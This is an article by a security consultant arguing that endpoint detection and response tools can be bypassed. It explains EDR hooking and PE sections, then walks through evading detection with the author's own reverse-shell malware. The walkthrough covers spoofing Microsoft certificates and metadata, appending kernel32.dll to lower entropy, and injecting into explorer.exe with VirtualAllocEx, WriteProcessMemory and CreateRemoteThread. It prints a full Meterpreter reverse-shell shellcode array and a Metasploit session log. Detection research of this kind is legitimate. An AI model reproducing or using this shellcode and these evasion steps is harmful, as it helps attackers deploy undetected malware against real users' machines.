

EDR Protection is a MYTH

(Cat and Mouse chase)



By –

Deepanshu Khanna

(Sr. Security Consultant – Atos)

Abstract – In this era of Cyber security, malwares has evolved to much greater strength. This era is not the same as deploying like deploying the virus and crash the whole organization. The objectives of all the attackers have changed. Now the main objective of the attackers is to grab as much confidential information they can and sell it in the “Black Markets” or to the competitors. Hence, here comes the EDR solutions that claim that these can protect the organizations against real-world attacks such as Ransomwares (which is a type of malware).

While whichever solution any organization deploys to monitor and prevent real-time attacks, the truth remains the same that this is a cat and mouse chase. Today the organizations implement a solution, tomorrow there will be a bypass. Or today the attackers bypass the solutions, tomorrow there will be a patch for this.

Introduction - Now before jumping to our main topic let's first check what an EDR is and how it is different from Anti-Viruses?

EDR vs AV

Anti-viruses – as we all somehow are attached to the technologies either through our cell phones, or laptops, desktops, etc. and we all must have heard about this term Anti-virus which has a major goal of detecting the malicious codes via static analysis or some heuristic analysis and prevent against them.

But **Endpoint Detection and Response** are often advertised that these are the future of Anti-viruses. EDRs are designed to perform primarily 2 major functions:

1. Monitor and Detect the malicious behaviors of malwares and
2. Incident Response (IR)

So, how EDR Works? The working of EDR is very simple, they inject their own DLLs to the suspicious and notable processes such as cmd.exe, ps.exe, etc., and monitor the remote connections built to some other domains. The process of injecting the DLLs in running processes is called the “**Hooking**” which is the base of any EDR and the malwares as well. “**NTDLL.dll**” is one of the most important DLL files which all the EDR solutions monitors, because the attackers rather than writing their own syscalls, directly import the functions from Windows DLLs. The below screenshot depicts that the McAfee EP solution injects its DLLs to PowerShell.exe to monitor and analyze if it can identify any malicious behavior.


Process	C...	Private	Working	PID	Description	Company Name
Registry		5,988 K	75,504 K	92		
System Idle Process	93...	60 K	8 K	0		
System	< 0...	200 K	1,372 K	4		
csrss.exe		1,840 K	5,216 K	616		
csrss.exe	< 0...	1,864 K	5,340 K	696		
wininit.exe		1,356 K	6,620 K	720		
winlogon.exe		3,216 K	12,184 K	768		
explorer.exe	< 0...	53,952 K	135,044 K	6600	Windows Explorer	Microsoft Corpor...
SecurityHealthSys...		1,708 K	9,084 K	8228	Windows Security ...	Microsoft Corpor...
vmtoolsd.exe	3.61	26,808 K	47,200 K	8332	VMware Tools Cor...	VMware, Inc.
OneDrive.exe		11,868 K	40,468 K	8584	Microsoft OneDrive	Microsoft Corpor...
msedge.exe	< 0...	24,648 K	78,188 K	8620	Microsoft Edge	Microsoft Corpor...
procxp64.exe	2.89	26,852 K	55,224 K	9580	Sysinternals Proce...	Sysinternals - ww...
powershell.exe	< 0...	62,976 K	75,312 K	1324	Windows PowerSh...	Microsoft Corpor...

Name	Description	Company Name	Path
bcrypt.dll	Windows Cryptographi...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographi...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
blframeworkrt.dll	BL Framework compo...	McAfee, LLC.	C:\Program Files\McAfee\Endpoint Security\Endpoint Security Platform\blframeworkrt.dll
blframeworku.dll	BL Framework (untrust...	McAfee, LLC.	C:\Program Files\McAfee\Endpoint Security\Threat Prevention\blframeworku.dll
cdp.dll	Microsoft (R) CDP Clie...	Microsoft Corporation	C:\Windows\System32\cdp.dll
cfgmgr32.dll	Configuration Manager...	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
cbcatq.dll	COM+ Configuration C...	Microsoft Corporation	C:\Windows\System32\cbcatq.dll
clr.dll	Microsoft .NET Runtim...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
clrjit.dll	Microsoft .NET Runtim...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
combase.dll	Microsoft COM for Win...	Microsoft Corporation	C:\Windows\System32\combase.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\Windows\System32\en-US\crypt32.dll.mui
cryptbase.dll	Base cryptographic AP...	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
cryptnet.dll	Crypto Network Relate...	Microsoft Corporation	C:\Windows\System32\cryptnet.dll
cryptsp.dll	Cryptographic Service...	Microsoft Corporation	C:\Windows\System32\cryptsp.dll
cscapi.dll	Offline Files Win32 API	Microsoft Corporation	C:\Windows\System32\cscapi.dll
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
dbghelp.dll	Windows Image Helper	Microsoft Corporation	C:\Windows\System32\dbghelp.dll
dsreg.dll	AD/AAAD User Device ...	Microsoft Corporation	C:\Windows\System32\dsreg.dll
EpMPApi.dll	McAfee MP Engine	McAfee, LLC.	C:\Program Files\McAfee\Endpoint Security\Threat Prevention\IPSI\EpMPApi.dll
EpMPThe.dll	McAfee Endpoint Thin ...	McAfee, LLC.	C:\Program Files\McAfee\Endpoint Security\Threat Prevention\IPSI\EpMPThe.dll

CPU Usage: 6.50% Commit Charge: 26.06% Processes: 141 Physical Usage: 29.12%

McAfee injected DLLs

These EDRs build their own databases of modern threats, match the signatures present on disk or during runtime, check the behavior, and respond based on that. With this definition, this looks pretty much simple, but in real-time it is not. So, how an EDR in a simple block diagram looks like:



Simple EDR Working

To understand this whole mess, let's dig much deeper into the Operating System Architecture.

Let's begin the above flow as like this,

1. A malware (not detected on disk), is executed and created a Process thread, and the EDR solution wanted to detect the newly created thread.
2. Then the EDR's driver will register a kernel callback and stores it in the kernel callback table.
3. Once the file opens, the kernel will look into that kernel callback table to check if there is there any callback to process. This usually happens for those processes which require higher privilege threads to spawn like cmd.exe, ps.exe, ETW (Event tracing for windows), registries access, etc.
4. Now once the callback notification receives, the EDR will inject (hooks) the EDR.dll to that suspicious thread, and then the EDR will start monitoring and logging all the confidential information such as the main executed module from disk, its relatable components, the DLLs it called, any remote thread, etc.
5. Now once any suspicious alert is there or the file looks suspicious to EDR, it sends all the logs to the remote cloud for further analysis.

More Information on OS Architecture - [User mode and kernel mode - Windows drivers | Microsoft Docs](#)


So, now the question is how the attacker's think, to understand this, let's first check how an executable is designed and how it looks inside the memory:

PE (Portable Executable) Format

The PE looking in real-time is a complete mess, but to simplify let's divide the PE into 2 parts:


1. **Headers**
2. **Sections**

And this looks like this:



Simplified PE Format

So, how this looks like in memory and can be easily checked using PE bear.



PE Bear cmd.exe format

Now, our main target is EDR bypass so, let's jump to Sections, where the attackers store their payloads.

.text – holds the .exe code

.rdata – read-only data

.data – modules or global variables

.pdata – if any exceptions are there in the code, that lists in this section.

.rsrc - most important section, as most of the malwares in the form of images, or .wav or in any format, stores here.

.reloc – stores information about the ASLR location where the loader has placed the code.

For more information about the PE format - [Inside Windows: Win32 Portable Executable File Format in Detail | Microsoft Docs](#)

So, the query arises here that where do the attackers store their payload??

So, the answer is - .data, .text. and .rsrc (the most important, because of the traditional malwares). I have demonstrated the same as a "code caving" project of adding a shellcode in a .text section."

[Code Caving – Hide malicious code behind actual software](#)

So, now we have got all our basics, let's jump to our section, that how real-time attackers bypass the EDR protections.

Bypassing EDR

Entropy – A method which as per the great mathematician Shannon that defines the expected amount of information drawn from distribution during an event. In simple terms Entropy means “The Measure the Randomness”.

Shanon has defined the entropy on a scale of 0-8, → 0 – less entropy (means less randomness) and 8 – higher entropy with higher randomness. The formula for this calculation is:

$$H(X) = - \sum_{i=1}^n P(x_i) \log P(x_i)$$

-- Source [Wikipedia](#)

But how this is related to our malwares? So, the answer is removing random bytes, obfuscation, and Encryption.

So, Microsoft provides “sigcheck64.exe” in a Sysinternals suite – [Download link](#)

So, more the Entropy value → more chances that the file is packed (compressed), obfuscated, or encrypted.

So, let’s check this with my self-written malware, a simple snippet given below, that upon execution, opens the cmd.exe shell to the remote server:

```
proc = Popen(syscmd, shell=True, stdout=PIPE, stderr=PIPE, stdin=PIPE)
msg = proc.stdout.read() + proc.stderr.read()
```

simple reverse shell

Now, let’s check its entropy rate for this reverse shell:

```
Command Prompt
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors>sigcheck64.exe -h -a dist\simple-rev_shell.exe

Sigcheck v2.80 - File version and signature viewer
Copyright (C) 2004-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple-rev_shell.exe:
  Verified:      Unsigned
  Link date:    4:15 PM 1/5/2020
  Publisher:    n/a
  Company:      n/a
  Description:  n/a
  Product:      n/a
  Prod version: n/a
  File version: n/a
  MachineType: 64-bit
  Binary Version: n/a
  Original Name: n/a
  Internal Name: n/a
  Copyright:    n/a
  Comments:     n/a
  Entropy:      7.984
```

Entropy rate for a simple reverse shell

Now as we can see that the entropy rate of an unverified .exe file is very high and the AV engines can detect this as malware. So, how we can overcome this?


1. **Certificate signing and modifying details**- Signing malwares with digital certificates to bypass AVs at runtime. Code signing or signature cloning is a powerful technique when the attackers create malwares. In almost all my malwares, I always sign the malwares with known signatures like Defender, office, VLC, chrome, Mozilla, putty, IE, etc.

I have demonstrated a complete video demonstration, how we can embed the certificate of a file to an executable file – [Certificate Signing Video Demonstration](#)

```
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple_rev_shell.exe:
  Verified:      A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider.
  Link date:    4:15 PM 1/5/2020
  Publisher:    Microsoft Windows Production PCA 2013
  Company:     n/a
  Description:  n/a
  Product:     n/a
  Prod version: n/a
  File version: n/a
  MachineType: 64-bit
  Binary Version: n/a
  Original Name: n/a
  Internal Name: n/a
  Copyright:   n/a
  Comments:    n/a
  Entropy:     7.984
```

The entropy rate of a certificate signed reverse shell

Now we have signed our malicious exe file with the Microsoft certificate and is verified but the Entropy rate didn't come down. So, let's try to add all the comments here to make it more like a legitimate file:



Reverse shell with complete details

```
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple-rev_shell-with-details-section.exe:
  Verified:      The digital signature of the object did not verify.
  Link date:    4:15 PM 1/5/2020
  Publisher:    n/a
  Company:      Microsoft Corporation
  Description:  Windows NT BASE API Client DLL
  Product:      Microsoft« Windows« Operating System
  Prod version: 10.0.19041.1151
  File version: 10.0.19041.1151 (WinBuild.160101.0800)
  MachineType: 64-bit
  Binary Version: 10.0.19041.1151
  Original Name: kernel32
  Internal Name: kernel32
  Copyright:    - Microsoft Corporation. All rights reserved.
  Comments:     n/a
  Entropy:      7.984
```

Entropy rate after modifying the exe

Now, we have modified all the parameters and also signed our file (the certificate is not installed on the machine, that's why it is showing the error. No worries 😊), but still, the entropy rate didn't come down.

Now let's check our favorite "kernel32.dll" entropy rate:

```
c:\windows\system32\kernel32.dll:
  Verified:      Signed
  Signing date:  6:37 PM 7/23/2021
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   Windows NT BASE API Client DLL
  Product:       Microsoft« Windows« Operating System
  Prod version:  10.0.19041.1151
  File version:  10.0.19041.1151 (WinBuild.160101.0800)
  MachineType:  64-bit
  Binary Version: 10.0.19041.1151
  Original Name: kernel32
  Internal Name: kernel32
  Copyright:     - Microsoft Corporation. All rights reserved.
  Comments:      n/a
  Entropy:       6.471
  MD5:           E8C70824921E89E9F6AC095FDA125AE0
  SHA1:          1BF11E6291F33F30383D50D5F2D8346D894D1882
  PESHA1:        8FCC14652647B5ED90143C6D0CFD522201CA232F
  PE256:         41A9765E942CD47CDA698ED2613FF2A92740884F85A84BBB04753C47BFE980F9
  SHA256:        4AC6099C86B3039356359A7D31026BF056872EBBF8A8E551A1115919E54FB772
  IMP:           4D5F151AD3087D1370A6699508DC2446
```

Kernel32 entropy rate

Now, this is a bit higher, but still, Microsoft verifies this under this entropy rate, and hence we can concatenate kernel32.dll to our binary, and let's see how much entropy rate we get now.

```
>type C:\Windows\System32\kernel32.dll >> dist\simple_rev_shell-with-details-and-kernelDLL-embedded.exe
```

Kernel32.dll concatenated with our reverse shell

```
D:\Protected\python-give-aways\final-folder-to-share\rev\backdoors\dist\simple_rev_shell-with-details-and-kernelDLL-embedded.exe:
Verified:        Unsigned
Link date:      4:15 PM 1/5/2020
Publisher:      n/a
Company:        Microsoft Corporation
Description:    Windows NT BASE API Client DLL
Product:        Microsoft« Windows« Operating System
Prod version:   10.0.19041.1151
File version:   10.0.19041.1151 (WinBuild.160101.0800)
MachineType:   64-bit
Binary Version: 10.0.19041.1151
Original Name:  kernel32
Internal Name:  kernel32
Copyright:      © Microsoft Corporation. All rights reserved.
Comments:       n/a
Entropy:        7.907
```

concatenated reverse shell entropy

And finally, our entropy rate came down. So, in this way with multiple other techniques such as concatenating image files can also be helpful during EDR analysis.

2. **Payload Injection** – which is a subset of Code Injection and considered to be the classic code injection, as this method still relies on the real-time world Exploitation. This is the basic method of any malware execution, in which the malware will contain a dropper file, that dropper file consists of our shellcode, which upon execution will create a process and tries to inject the shellcode into the already running process say “Explorer.exe”. To keep it very simple, this whole method is divided into 3 steps, let’s understand with Windows API technical terms.

Now there are majorly 3 functions that are called in the whole process,

- a. **VirtualAllocEx()** – the major task of this function is to allocate the buffer space into the target process memory which the shellcode wanted to access. Usually, the buffer space required is after the decompressed shellcode. So, in more technical terms the function VirtualAllocEx() can be utilized in creating the real-time malwares by pointing the initialized memory of the target process to zero, and then allocate the memory region within the virtual address space of the target process.

The syntax follows like this:

```
C++
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);
```

Source – [Microsoft WinAPI docs](#)

- b. **WriteProcessMemory()** – is to write the copied shellcode to the above-allocated buffer space of the target space. Now there is a small thing that needs to be taken care of here, that the memory region of the target process should be available with the WRITE permissions or in simple terms should be accessible.

The syntax follows like this:

```
C++
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesWritten
);
```

Source – [WriteProcess WinAPI Microsoft docs](#)


- c. **CreateRemoteThread()** and **CreateRemoteThreadEx()** – is used to create a remote thread means to create a thread that will run in the data or shellcode memory region of the target process. Sometimes, an Extended version of the CreateRemoteThread() is to be used, to define or specify the attributes of the remote thread.

The syntax follows like this:

```
HANDLE CreateRemoteThreadEx(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
    LPDWORD lpThreadId
);
```

Source – [CreateRemoteThreadEx WinAPI Microsoft Docs](#)

So, let's analyze this with the help of a simple block dig.



Payload Injection Process dig

Now, let's demonstrate how code injection works, so as per the below code snippets, there is a ProcessInject function which is being called to create a remote thread against which the memory is to be allocated using VirtualAllocEx(), as per the shellcode length (here 510 bytes) defined. Once the memory is allocated, the shellcode is to be written in the target process (here explorer.exe).

```
Target_Process = TargetProcess("explorer.exe");  
ProcessInject = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE, (Dword64) Target_Process);  
RemotethreadCode = VirtualAllocEx(ProcessInject, NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
WriteProcessMemory((PVOID)shellcode, ProcessInject, RemotethreadCode, sizeof(shellcode), NULL);
```

Code Snippet

Code Reference Idea – [BlackHat Conference US 2019](#)

```
0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xCC, 0x00, 0x00, 0x00, 0x41, 0x51,  
0x41, 0x50, 0x52, 0x51, 0x48, 0x31, 0xD2, 0x56, 0x65, 0x48, 0x8B, 0x52,  
0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x4D, 0x31, 0xC9,  
0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x48, 0x31, 0xC0,  
0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,  
0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,  
0x42, 0x3C, 0x48, 0x01, 0xD0, 0x66, 0x81, 0x78, 0x18, 0x0B, 0x02, 0x0F,  
0x85, 0x72, 0x00, 0x00, 0x00, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,  
0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x8B, 0x48, 0x18, 0x50, 0x44,  
0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,  
0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,  
0x41, 0xC1, 0xC9, 0x0D, 0xAC, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,  
0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,  
0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,  
0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x41, 0x58,  
0x48, 0x01, 0xD0, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,  
0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,  
0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x4B, 0xFF, 0xFF, 0x5D, 0x49,  
0xBE, 0x77, 0x73, 0x32, 0x5F, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56, 0x49,  
0x89, 0xE6, 0x48, 0x81, 0xEC, 0xA0, 0x01, 0x00, 0x00, 0x49, 0x89, 0xE5,  
0x49, 0xBC, 0x02, 0x00, 0x00, 0x50, 0xC0, 0xA8, 0x40, 0x82, 0x41, 0x54,  
0x49, 0x89, 0xE4, 0x4C, 0x89, 0xF1, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07,  
0xFF, 0xD5, 0x4C, 0x89, 0xEA, 0x68, 0x01, 0x01, 0x00, 0x00, 0x59, 0x41,  
0xBA, 0x29, 0x80, 0x6B, 0x00, 0xFF, 0xD5, 0x6A, 0x0A, 0x41, 0x5E, 0x50,  
0x50, 0x4D, 0x31, 0xC9, 0x4D, 0x31, 0xC0, 0x48, 0xFF, 0xC0, 0x48, 0x89,  
0xC2, 0x48, 0xFF, 0xC0, 0x48, 0x89, 0xC1, 0x41, 0xBA, 0xEA, 0x0F, 0xDF,  
0xE0, 0xFF, 0xD5, 0x48, 0x89, 0xC7, 0x6A, 0x10, 0x41, 0x58, 0x4C, 0x89,  
0xE2, 0x48, 0x89, 0xF9, 0x41, 0xBA, 0x99, 0xA5, 0x74, 0x61, 0xFF, 0xD5,  
0x85, 0xC0, 0x74, 0x0A, 0x49, 0xFF, 0xCE, 0x75, 0xE5, 0xE8, 0x93, 0x00,  
0x00, 0x00, 0x48, 0x83, 0xEC, 0x10, 0x48, 0x89, 0xE2, 0x4D, 0x31, 0xC9,  
0x6A, 0x04, 0x41, 0x58, 0x48, 0x89, 0xF9, 0x41, 0xBA, 0x02, 0xD9, 0xC8,  
0x5F, 0xFF, 0xD5, 0x83, 0xF8, 0x00, 0x7E, 0x55, 0x48, 0x83, 0xC4, 0x20,  
0x5E, 0x89, 0xF6, 0x6A, 0x40, 0x41, 0x59, 0x68, 0x00, 0x10, 0x00, 0x00,  
0x41, 0x58, 0x48, 0x89, 0xF2, 0x48, 0x31, 0xC9, 0x41, 0xBA, 0x58, 0xA4,  
0x53, 0xE5, 0xFF, 0xD5, 0x48, 0x89, 0xC3, 0x49, 0x89, 0xC7, 0x4D, 0x31,  
0xC9, 0x49, 0x89, 0xF0, 0x48, 0x89, 0xDA, 0x48, 0x89, 0xF9, 0x41, 0xBA,  
0x02, 0xD9, 0xC8, 0x5F, 0xFF, 0xD5, 0x83, 0xF8, 0x00, 0x7D, 0x28, 0x58,  
0x41, 0x57, 0x59, 0x68, 0x00, 0x40, 0x00, 0x00, 0x41, 0x58, 0x6A, 0x00,  
0x5A, 0x41, 0xBA, 0x0B, 0x2F, 0x0F, 0x30, 0xFF, 0xD5, 0x57, 0x59, 0x41,  
0xBA, 0x75, 0x6E, 0x4D, 0x61, 0xFF, 0xD5, 0x49, 0xFF, 0xCE, 0xE9, 0x3C,  
0xFF, 0xFF, 0xFF, 0x48, 0x01, 0xC3, 0x48, 0x29, 0xC6, 0x48, 0x85, 0xF6,  
0x75, 0xB4, 0x41, 0xFF, 0xE7, 0x58, 0x6A, 0x00, 0x59, 0x49, 0xC7, 0xC2,  
0xF0, 0xB5, 0xA2, 0x56, 0xFF, 0xD5
```

Meterpreter Reverse Shellcode

Now the basic working of this exploit is to look for the “explorer.exe”, then allocate the required buffer space to the writable portion of the target process (here explorer.exe), then WriteProcessMem (copy the shellcode from PE and write to allocated virtual address space) and then execute in that buffer space and after execution we successfully got the reverse shell and is detected by the defender immediately during runtime.

```
explorer.exe processid = 3704
payloadinjection.exe

msf6 exploit(multi/handler) >
[*] Sending stage (336 bytes) to 192.168.64.1

msf6 exploit(multi/handler) > [*] Command shell session 4 opened (192.168.64.130:80
→ 192.168.64.1:64673) at 2021-09-13 22:29:48 +0530
s
[-] Unknown command: s
msf6 exploit(multi/handler) > sessions -1

